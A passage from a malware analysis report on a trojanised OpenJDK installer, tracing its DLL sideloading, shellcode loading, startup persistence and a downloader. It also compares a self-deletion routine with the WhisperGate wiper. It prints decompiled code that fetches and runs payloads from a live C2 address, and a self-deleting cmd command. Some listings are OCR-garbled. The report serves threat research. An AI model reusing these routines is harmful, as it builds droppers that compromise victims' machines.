ProductName: Network OpenJDK 11  
ProductVersion: 2.1.11.53
```

In particular, once executed, it runs an msiexec command to extract each component of the installation to “C:\Users\admin\AppData\Roaming\AdoptOpenJDK\Network OpenJDK 11 2.1.11.53”. After that, the main binary is executed automatically.

The malicious files released are:

NAME	SHA1	PURPOSE
adfrecorder.exe	adea1f5656c54983880c4f1841df85016828eece	Main malicious Binary
ff_wmv9.dll	ba9cea9ae60f473d7990c4fb6247c11c080788d3	1 st Loaded DLL
libegl3.dll	3a0a4e711c95e35c91a196266aeaf1dc0674739d	2 nd Loaded DLL
usage.pdf	fa7887bc9d48fcfc6fd0e774092ca711ae28993a	Shellcode Container

The workflow is quite like the previous, the difference is in the final payload and in the second malicious library.

0042ac25	ef ff ff	XOR	EDX, EDX
0042ac27	33 d2	MOV	EAX, dword ptr [EBP + local_10e0]
0042ac2d	8b 85 30	MOV	word ptr [EAX], DX
0042ac2d	ef ff ff	LEA	ECX=>local_818,[EBP + 0xfffff7f8]
0042ac30	66 89 10		
0042ac30	8d 8d f8		
0042ac30	f7 ff ff		
0042ac36	51	PUSH	ECX
0042ac37	ff 15 0c	CALL	dword ptr [->KERNEL32.DLL::SetCurrentDirectoryW]
	70 76 00		
0042ac3d	8b 15 14	MOV	EDX,dword ptr [DAT_00878114] = 00840458h
0042ac3d	81 87 00		
0042ac43	52	PUSH	EDX=>s_ff_wmv9.dll_00840458 = "ff_wmv9.dll"
0042ac44	ff 15 08	CALL	dword ptr [->KERNEL32.DLL::LoadLibraryA]
	70 76 00		
0042ac4a	89 85 1c	MOV	dword ptr [EBP + local_11f4],EAX
	ee ff ff		
0042ac50	a1 10 81	MOV	EAX,[DAT_00878110] = 00840464h
	87 00		
0042ac55	50	PUSH	EAX=>s_roundup_00840464
0042ac56	8b 8d 1c	MOV	ECX,dword ptr [EBP + local_11f4] = "roundup"
	ee ff ff		
0042ac5c	51	PUSH	ECX
0042ac5d	ff 15 14	CALL	dword ptr [->KERNEL32.DLL::GetProcAddress]
	70 76 00		
0042ac63	89 85 34	MOV	dword ptr [EBP + local_10dc],EAX
	ef ff ff		
0042ac69	83 bd 34	CMP	dword ptr [EBP + local_10dc],0x0
	ef ff ff 00		
0042ac70	74 06	JZ	LAB_0042ac78
0042ac72	ff 95 34	CALL	dword ptr [EBP + local_10dc] run the exported api
	ef ff ff		

The library “*ff_wmv9.dll*”, with hash *ba9cea9ae60f473d7990c4fb6247c11c080788d3*, is executed to decrypt the final payload and loads the second library.




```

C:\ Decompile: roundup - (ff_wmv9.dll)
542     FUN_1000c8d8();
543     iVar6 = CreateFileA("usage.pdf", 0xc0000000, 1, 0, 3, 0x80, 0);
544     *(undefined4 *)(&unaff_EBP + -100) = 0;
545     *(undefined4 *)(&unaff_EBP + -0x68) = 0x2a;
546     *(int *)(&unaff_EBP + -0x4b0) = iVar6;
547     FUN_10010194();
548     if (iVar6 == 0) {
549         LAB_1000c7ff:
550             FUN_101aefd8();
551             return;
552     }
553     uVar23 = GetFileSize(iVar6, 0);
554     *(undefined4 *)(&unaff_EBP + -0xd8) = uVar23;
555     _memset((void *)(&unaff_EBP + -0x3f0), 0, 0x270);

789     iVar6 = *(int *)(&unaff_EBP + -0xd8);
790     iVar7 = FUN_1013ce8a(iVar6 << 2);
791     uVar23 = *(undefined4 *)(&unaff_EBP + -0x4b0);
792     *(int *)(&unaff_EBP + -0x34) = iVar7;
793     ReadFile(uVar23, iVar7, iVar6, &unaff_EBP + -0xec, 0);
794     CloseHandle(uVar23);
795     *(int *)(&iVar7 + 0xb319) = iVar7;
796     iVar6 = GetModuleHandleA(0);
797     pVar8 = operator_new((unsigned int)0x1);
798     uVar18 = __beginthreadex((void *)0x0, 0, run_second_malicious_dll, pVar8, 0,
799                             (uint *)(&unaff_EBP + -100));
800     *(uintptr_t *)(&unaff_EBP + -0x68) = uVar18;

```

It opens the library “*usage.pdf*” reads the content, create a new thread and it copies in text segment the shellcode located at a specific offset and run it.




```

813     if (uVar18 == 0) {
814         *(undefined8 *)(&unaff_EBP + -0x68) = 0;
815         *(undefined4 **)(&unaff_EBP + -0x30) = (undefined4 *)(&iVar6 + 0x1200);
816         puVar21 = (undefined4 *)(&iVar7 + 0xab5a);
817         puVar5 = (undefined4 *)(&iVar6 + 0x1200);
818         for (iVar10 = 0x20a; iVar10 != 0; iVar10 = iVar10 + -1) {
819             *puVar5 = *puVar21;
820             puVar21 = puVar21 + 1;
821             puVar5 = puVar5 + 1;
822         }
844         if ((*char *)(*int *)(&unaff_EBP + -0x34) + 0xb321) != '\0') {
845             /* run the shellcode */
846             (**(code **)(&unaff_EBP + -0x30))();
847         }

```

The second library is loaded and executed.




```
C:\Decompile: run_second_malicious_dll - (ff_wmv9.dll)
1
2 undefined4 run_second_malicious_dll(int param_1)
3
4 {
5     uint uVar1;
6     undefined4 uVar2;
7     code *pcVar3;
8     int **in_FS_OFFSET;
9     int *local_10;
10    undefined *puStack12;
11    undefined4 uStack8;
12
13    uStack8 = 0xffffffff;
14    puStack12 = &LAB_101af200;
15    local_10 = *in_FS_OFFSET;
16    uVar1 = DAT_102289cc ^ (uint)&stack0xffffffffc;
17    *in_FS_OFFSET = (int *)&local_10;
18    FUN_10010194(uVar1,8,0);
19    uVar2 = LoadLibraryA(s_libegl3.dll_1022a150);
20    pcVar3 = (code *)GetProcAddress(uVar2,s_GetStringValue_1022a15c);
21    if (pcVar3 != (code *)0x0) {
22        (*pcVar3)();
23    }
24    __Cnd_do_broadcast_at_thread_exit();
25    if (param_1 != 0) {
26        FUN_1013ce7c(param_1,1);
27    }
28    *in_FS_OFFSET = local_10;
29    return 0;
30 }
```

The second library achieves the persistence creating a link file pointing to the main binary in the start-up directory. The link file is created via COM object interface, in particular using the *IShellLinkW* interface.



```
C:\Decompile: GetStringValue - (libegl3.dll)
137   if (!iVar13) {
138       HVar4 = CoCreateInstance((IID *)&DisableProcessIsolation_clsid,(LPUNKNOWN)0x0,1,
139                               (IID *)&IShellLinkW_interface,&local_dd8);
140       if (-1 < HVar4) {
141           /* set lnk path to the abs path of adfrecoorder.exe (SetPath )
142           C:\Users\<User>\Desktop\Network Open\DD\11\adfrecoorder.exe */
143           (**(code **)(*local_dd8 + 0x50))(local_dd8,&local_424);
144           /* set lnk name (SetDescription)
145           "NME Control Manager Plus" */
146           (**(code **)(*local_dd8 + 0x1c))(local_dd8,local_764);
147           iVar7 = (**(code **)*local_dd8)(local_dd8,&PersistFile_APPID,&local_d80);
148           if (-1 < iVar7) {
149               /* still not created */
150               DVar5 = GetFileAttributesW(&local_21c);
151               if (DVar5 == 0xffffffff) {
152                   /* save lnk file */
153                   (**(code **)(*local_d80 + 0x18))(local_d80,&local_21c,1);
154               }
155               else {
156                   thunk_FUN_10012850();
157               }
158               (**(code **)(*local_d80 + 8))(local_d80);
159           }
160           (**(code **)(*local_dd8 + 8))(local_dd8);
161       }
```

The start-up directory is obtained using *SHGetFolderPathW()* API.




```
C:\ Decompile: GetStringValue - (libegl3.dll)
91     /* lnk description string */
92     puVar10 = (undefined4 *)L"NVME Control Manager Plus";
93     puVar12 = local_764;
94     for (iVar7 = 0xd; iVar7 != 0; iVar7 = iVar7 + -1) {
95         *puVar12 = *puVar10;
96         puVar10 = puVar10 + 1;
97         puVar12 = puVar12 + 1;
98     }
99     _memset(local_730,0,0x1d4);
100    /* get startup directory */
101    iVar7 = SHGetFolderPath(0,7,0,0,&local_21c);
102    if (-1 < iVar7) {
103        /* concat to startup directory the lnk to auto start the malware */
104        lstrcatW(&local_21c,L"\nvmectrl.lnk");
105    }
106    pWVar8 = &local_21c;
107    do {
108        WVar1 = *pWVar8;
109        pHVar8 = pHVar8 + 1;
110    } while (WVar1 != L'\0');
111    local_e0c[0] = (undefined4)0x0;
112    local_8 = 0xffffffff;
113    local_dfc = 0;
114    local_dfb = 7;
115    /* copy startup + lnk fname to new mem object */
116    memcpy_like(local_e0c,&local_21c,(void *)((int)pWVar8 - (int)local_21a >> 1));
```

Meanwhile the second library gains the persistence, the main thread run the real payload after that it is decrypted as described for *BabaDeda* crypter. To have the final payload the main binary has been dumped just after the decryption phase. The final payload is a downloader that tries to download the next stage and run it in another process.



```
C:\ Decompile: real_main_payload - (adfrecorder_dump3.exe)
1
2 /* WARNING: Removing unreachable block (ram,0x00311013) */
3
4 void real_main_payload(void)
5
6 {
7     do {
8         /* download and execute a new payload in another process */
9         request_down();
10    } while( true );
11 }
```

Threat actor used a particular way to check the file size. It run a `stat()` and checked the size field. If it is 1 then the file and the malware is removed otherwise it is executed. The downloaded file is executed in a new process.



```
C:\Decompile: request_down - (adfreco...exe)
1 /* WARNING: Function: __alloca_probe replaced with injection: alloca_probe */
2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4 void request_down(void)
5 {
6     __time32_t _Varl;
7     undefined stat_struct [24];
8     uint st_size;
9     uint st_rdev;
10    undefined auStack131080 [65536];
11    char cachefname [65540];
12
13    (*_sleep_)(60000);
14    _Varl = FID_conflict:__time32(__time32_t *)0x0;
15    /* url to contact is: http://45.12.5.62/<timestamp in hex> */
16    sprintf_wrap(auStack131080,s_http://%s/%x_0032b054,s_45.12.5.62_0032b048,_Varl);
17    urlDownloadToCache_(void *)0x0,auStack131080,cachefname,0x10000,0,(void *)0x0);
18    stat_like(cachefname,stat_struct);
19    /* downloaded file its not a block dev so rdev is each time 0 */
20    if ((st_size | st_rdev) == 0) {
21        /* this just check that st size is not 0 */
22        del_(cachefname);
23    }
24    else {
25        /* if the downloaded file has 1 byte size then remove itself */
26        if ((st_size == 1) && (st_rdev == 0)) {
27            del_(cachefname);
28            remove_itself();
29        }
30        else {
31            /* run the downloaded payload */
32            run_string(cachefname);
33        }
34    }
35    cookie_check();
36 }
37
38 return;
39 }
```

On the other hand, below the function to delete itself.




```
C:\Decompile: remove_itself - (adfreco...exe)
1 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
2
3 void remove_itself(void)
4 {
5     undefined local_314 [520];
6     undefined local_10c [260];
7     uint local_8;
8
9     local_8 = DAT_0032b074 ^ (uint)6stack0xffffffffc;
10    (*_getModuleFileName_ptr)(0,local_10c,0x104);
11    /* 'cmd.exe /min /C ping 111.111.111.111 -n 1 -w 10 > Nul & Del /f /q "%s" */
12    sprintf_wrap(local_314,s_cmd.exe/_min/_C_ping_111.111.111_0032b000,local_10c);
13    run_string(local_314);
14    FID_conflict:quick_exit(0);
15    cookie_check();
16
17 return;
18 }
```

Unfortunately, the C2 “`hxxp://45.12.5.62/<timestamp in hex>`” was not working so no further payloads are available.

2.1.2 WhisperGate Code OVERLAP

Some similarity has been found between the final payload, especially in the self-deletion routine. In particular the similarity is with the file having the hash `34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907`, i.e. the file “Wiper”.

Indeed the file wiper reported by “[Unit42](#)” in shows that the self-deletion command string is almost identical.




```
Ghidra Decompiler: self_deletion - (34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907)
1 void self_deletion(void)
2 {
3     undefined local_318 [260];
4     undefined local_214 [524];
5     GetModuleFileNameA(0,local_318,0x104);
6     sprintf(local_214,"cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"",
7             local_318);
8     run_it(local_214);
9     return;
10 }
```

Below the two strings used:

Executable	Command
File Wiper (WhisperGate)	<code>cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"</code>
adfrecorder.exe (final payload)	<code>cmd.exe /min /C ping 111.111.111.111 -n 1 -w 10 > Nul & Del /f /q "%s"</code>

In the following snippet the difference between the two functions.




```

Listing: adfrecoorder_dump3.exe
remove_itself XREF[1]: request_down:
→ 00311089 55 PUSH    EBP
00311089 8b ec MOV     EBP,ESP
00311089 81 ec 10 SUB    ESP,0x310
03 00 00
00311089 a1 74 b0 MOV    EAX,[DAT_0032b074]
32 00
00311089 33 c5 XOR    EAX,EBP
00311090 89 45 fc MOV    dword ptr [EBP + local_8],EAX
00311093 69 04 01 PUSH   0x104
00 00
00311096 8d 85 f8 LEA    EAX=>local_10c,[EBP + 0xfffffffef8]
00311096 ff ff ff
00311096 50 PUSH   EAX
00311097 6a 00 PUSH   0x0
003110a1 ff 15 14 CALL   dword ptr [getModuleFileName_ptr]
40 32 00
003110a7 8d 8d f8 LEA    ECX=>local_10c,[EBP + 0xfffffffef8]
fe ff ff
003110ad 51 PUSH   ECX
003110ae 60 00 b0 PUSH   s_cmd.exe_</min_>/C_ping_111.111.111.111_0032b000 = "cmd.exe"
32 00
003110a8 8d 95 f0 LEA    EDX=>local_314,[EBP + 0xfffffffef0]
fc ff ff
003110b5 52 PUSH   EDX
003110b5 e8 91 01 CALL   snprintf_wrap
00 00
003110ba e8 91 01 CALL   undefined_func_0
00 00
LAB_003110bf+1 XREF[0,1]: 00584950(c)
003110bf 83 c4 0c ADD    ESP,0xc
003110c2 8a 85 f0 LEA    EAX=>local_314,[EBP + 0xfffffffef0]
fc ff ff
003110c5 50 5f 52 ff PUSH   EAX
CALL   run_string
00 00
003110c5 ff ff ff
003110c8 83 c4 04 ADD    ESP,0x4
003110d0 6a 00 PUSH   0x0
003110d3 e8 33 1f CALL   FID_conflict:quick_exit
00 00
003110d8 8d 4d fc MOV    ECX,dword ptr [EBP + local_8]
003110db 33 cd XOR    ECX,EBP
003110de e8 a7 01 CALL   cookie_check
00 00
003110e4 8b e5 MOV    ESP,EBP
003110e4 5d POP    EBP
003110e5 c3 RET

```

adfrecoorder.exe (final payload)




```

Listing: 34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b26379...
self_deletion XREF[1]: FUN_00
→ 004010e8 55 PUSH    EBX
004010e9 89 e5 MOV     EBX,ESP
004010eb 53 PUSH   EBX
004010ec 8d 9d ec LEA    EBX=>local_318,[EBP + 0xfffffcec]
fc ff ff
004010f2 81 ec 24 SUB    ESP,0x324
00 00 00
004010f9 89 5c 24 04 MOV    dword ptr [ESP + local_320],EBX
004010fc c7 44 24 MOV    dword ptr [ESP + local_324],0x104
00 04 01
00 00
00401104 c7 44 24 MOV    dword ptr [ESP=>local_32c],0x0
00 00 00 00
0040110b e8 70 27 CALL   KERNEL32.DLL:GetModuleFileNameA
00 00
00401110 83 ec 0c SUB    ESP,0xc
00401113 89 5c 08 08 MOV    dword ptr [ESP + 0x8],EBX
00401117 e8 2d f0 LEA    EBX=>local_214,[EBP + 0xfffffffdf0]
fd ff ff
0040111d c7 44 24 MOV    dword ptr [ESP + 0x4],s_cmd.exe_</min_>/C_ping_1...
04 d4 60
40 00
00401125 89 1c 24 MOV    dword ptr [ESP],EBX
00401128 e8 2b 26 CALL   MSVCR7.DLL:isprintf
00 00
0040112d 89 1c 24 MOV    dword ptr [ESP],EBX
00401130 e8 22 ff CALL   run_it
ff ff
00401136 8b 5d fc MOV    EBX,dword ptr [EBP + local_8]
00401139 5d LEAVE
00401139 c3 RET

```

File Wiper (WhisperGate)

Also the routine to run the command is very similar.




```

Listing: adfrecoorder_dump3.exe
XREF[2]: remove_itself(); request_down:C

00311020 55 PUSH EBP
00311021 B8 ec MOV EBP,ESP
00311023 83 ec 54 SUB ESP,0x54
00311025 6a 44 PUSH 0x44
00311028 6a 00 PUSH 0x0
0031102a 8d 45 ac LEA EAX=>local_58,[EBP + -0x54]
0031102d 50 PUSH EAX
0031102e 89 f4 0d CALL _memset
0031102f 00 00
00311033 83 c4 0c ADD ESP,0xc
00311036 33 c9 XOR ECX,ECX
00311038 89 44 f0 MOV dword ptr [EBP + local_14],ECX
0031103b 89 44 f4 MOV dword ptr [EBP + local_10],ECX
0031103c 89 44 f8 MOV dword ptr [EBP + local_c],ECX
00311041 89 44 fc MOV dword ptr [EBP + local_8],ECX
00311044 8d 55 f0 LEA EDX=>local_14,[EBP + -0x10]
00311047 52 PUSH EDX
00311048 8d 45 ac LEA EAX=>local_58,[EBP + -0x54]
0031104b 50 PUSH EAX
0031104e 50 PUSH 0x0
0031104f 89 00 PUSH 0x0
00311050 68 00 00 FUSH 0x000000
00311055 6a 00 PUSH 0x0
00311057 6a 00 PUSH 0x0
00311059 6a 00 PUSH 0x0
0031105b 8b 4d 08 MOV ECX,dword ptr [EBP + param_1]
0031105c 51 PUSH ECX
0031105d 6a 00 PUSH 0x0
00311061 ff 15 10 CALL dword ptr [CreateProcess_ptr]
00311067 8b 32 00 MOV EDX,dword ptr [EBP + local_10]
0031106a 52 PUSH EDX
0031106b ff 15 08 CALL dword ptr [CloseHandle_ptr]
0031106c 40 32 00
00311071 8b 45 f0 MOV EAX,dword ptr [EBP + local_14]
00311074 50 PUSH EAX
00311075 ff 15 08 CALL dword ptr [CloseHandle_ptr]
00311076 8b e5 MOV EBP,EBP
0031107d 5d POP EBP
0031107e c3 RET

```

adfrecoorder.exe (final payload)



```

Listing: 34ca75a8c190f20b8a7596feb255f2228cb2467bd210b26379...
XREF[1]: self_c

00401857 55 PUSH EBP
00401858 81 c0 XOR EAX,EAX
0040185a 89 11 00 MOV ECX,0x11
0040185d 00 00
0040185f 89 e5 MOV EBP,ESP
00401860 89 07 PUSH EDI
00401862 8d 7d b4 LEA EDI=>local_50,[EBP + -0x4c]
00401865 81 ec 94 SUB ESP,0x94
00401866 00 00 00
0040186b f3 ab STOSD,REP ES:EDI
0040186d 8d 7d a4 LEA EDI=>local_60,[EBP + -0x5c]
00401870 89 04 00 MOV ECX,0x4
00401875 13 00
